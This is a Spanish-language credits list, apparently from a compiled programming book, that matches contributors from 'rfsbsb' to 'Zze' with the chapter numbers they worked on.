rfsbsb	Capítulo 67
richard	Capítulo 37
Richard Hamilton	Capítulos 7, 10, 12, 14, 31, 48 y 99
Richard Turner	Capítulo 62
riyaz	Capítulo 42
Roamer	Capítulo 42
Rohit Jindal	Capítulos 30 y 40
Rohit Kumar	Capítulo 57
Rohit Shelhalkar	Capítulo 5
Roko C. Buljan	Capítulos 4, 7, 12, 14, 33, 44, 45, 89 y 106
rolando	Capítulos 12, 13, 18 y 19
rolfedh	Capítulo 19
Ronen Ness	Capítulos 12, 19, 32 y 43
ronnyfm	Capítulo 1
royhowie	Capítulo 35
Ruhul Amin	Capítulo 41
rvighne	Capítulos 13, 19, 22, 45 y 88
Ry□	Capítulo 31
S Willis	Capítulo 8
sabithpocker	Capítulo 7
Sagar V	Capítulos 19, 29 y 61
Sammy I.	Capítulo 20
Sandro	Capítulo 12
SarathChandra	Capítulo 11
Saroj Sasmal	Capítulo 1
Scimonster	Capítulo 24
Sean Vieira	Capítulo 27

SeanKendle	Capítulo 1
SeinopSys	Capítulos 1 y 96
SEUH	Capítulo 61
SgtPooki	Capítulo 97
shaedrich	Capítulo 70
shaN	Capítulo 90
Shawn	Capítulo 60
Shog9	Capítulos 19 y 59
Shrey Gupta	Capítulo 12
Sibeesh Venu	Capítulo 56
sielakos	Capítulos 12, 19 y 50
Siguza	Capítulo 40
simonv	Capítulo 29
SirPython	Capítulo 5
smallmushroom	Capítulo 18
Spencer Wieczorek	Capítulos 7, 10, 15 y 65
spirit	Capítulo 35
splay	Capítulos 7, 10 y 40
Sreekanth	Capítulo 89
ssc	Capítulo 1
stackoverfloweth	Capítulo 13
Stephen Leppik	Capítulo 40
Steve Greatrex	Capítulo 42
Stewartside	Capítulo 14
Stides	Capítulo 60
still_learning	Capítulos 14 y 94
styfle	Capítulo 20
sudo bangbang	Capítulo 42
Sumit	Capítulo 11
Sumner Evans	Capítulos 99 y 102
Sumurai8	Capítulos 8, 10, 13, 14, 17, 35 y 56
Sunny R Gupta	Capítulo 56
svarog	Capítulos 7, 17, 43, 80 y 90
Sverri M. Olsen	Capítulo 1
SZenC	Capítulos 1, 10, 11, 13, 14, 18, 19, 30, 31, 32, 36, 59, 62, 80 y 97
Tacticus	Capítulo 96
tandrewnichols	Capítulo 19
Tanmay Nehete	Capítulo 19
Taras Lukavyi	Capítulo 59
tcooc	Capítulo 42
teppic	Capítulo 42
Thomas Leduc	Capítulo 31
Thriggle	Capítulos 1 y 19
Ties	Capítulo 74
tiffon	Capítulo 101
Tim	Capítulo 30
Tim Rijavec	Capítulo 86
Tiny Giant	Capítulo 36
tjfwalker	Capítulo 11
tnga	Capítulo 1
Tolen	Capítulo 1
Tomás Cañibano	Capítulos 7 y 59
Tomboyo	Capítulo 17
tomturton	Capítulo 65
ton	Capítulo 56

Tot Zam	Capítulo 36
towerofnix	Capítulo 38
transistor09	Capítulo 33
Traveling Tech Guy	Capítulo 12
Travis Acton	Capítulo 1
Trevor Clarke	Capítulos 8, 14 y 46
trincot	Capítulos 19 y 35
Tschallacka	Capítulo 65
Tushar	Capítulos 1 y 31
user2314737	Capítulos 8, 12, 14, 19, 35, 50, 59 y 104
user3882768	Capítulo 11
Vaclav	Capítulo 12
VahagnNikoghosian	Capítulos 12 y 104
Vasiliy Levykin	Capítulos 3, 10 y 19
Ven	Capítulos 1, 10 y 42
Victor Bjelkholm	Capítulo 5
VisioN	Capítulos 12 y 52
Vlad Nicula	Capítulo 62
Vladimir Gabrielyan	Capítulo 42
wackozacko	Capítulos 42 y 60
WebBrother	Capítulo 65
whales	Capítulos 8 y 18
Will	Capítulo 62
Wladimir Palant	Capítulos 5, 10, 42 y 62
Wolfgang	Capítulo 30
wuxiandiejia	Capítulos 7, 12 y 43
XavCo7	Capítulos 1, 11, 12, 13, 18, 40, 50, 63, 64, 71, 90 y 92
xims	Capítulo 1
YakovL	Capítulo 56
ymz	Capítulo 19
Yosvel Quintero	Capítulos 1, 5, 12, 13, 14, 17, 22, 34, 35, 42 y 104
Yumiko	Capítulo 33
Yury Fedorov	Capítulos 1 y 42
Zack Harley	Capítulo 56
Zaga	Capítulo 31
Zaz	Capítulo 42
zb'	Capítulo 42
zer00ne	Capítulo 12
ZeroBased_IX	Capítulo 12
Zhegan	Capítulo 35
zhirzh	Capítulos 12, 14 y 19
Zirak	Capítulo 56
Zoltan.Tamasi	Capítulo 42
zur4ik	Capítulos 19 y 62
zurfyx	Capítulo 70
Zze	Capítulo 1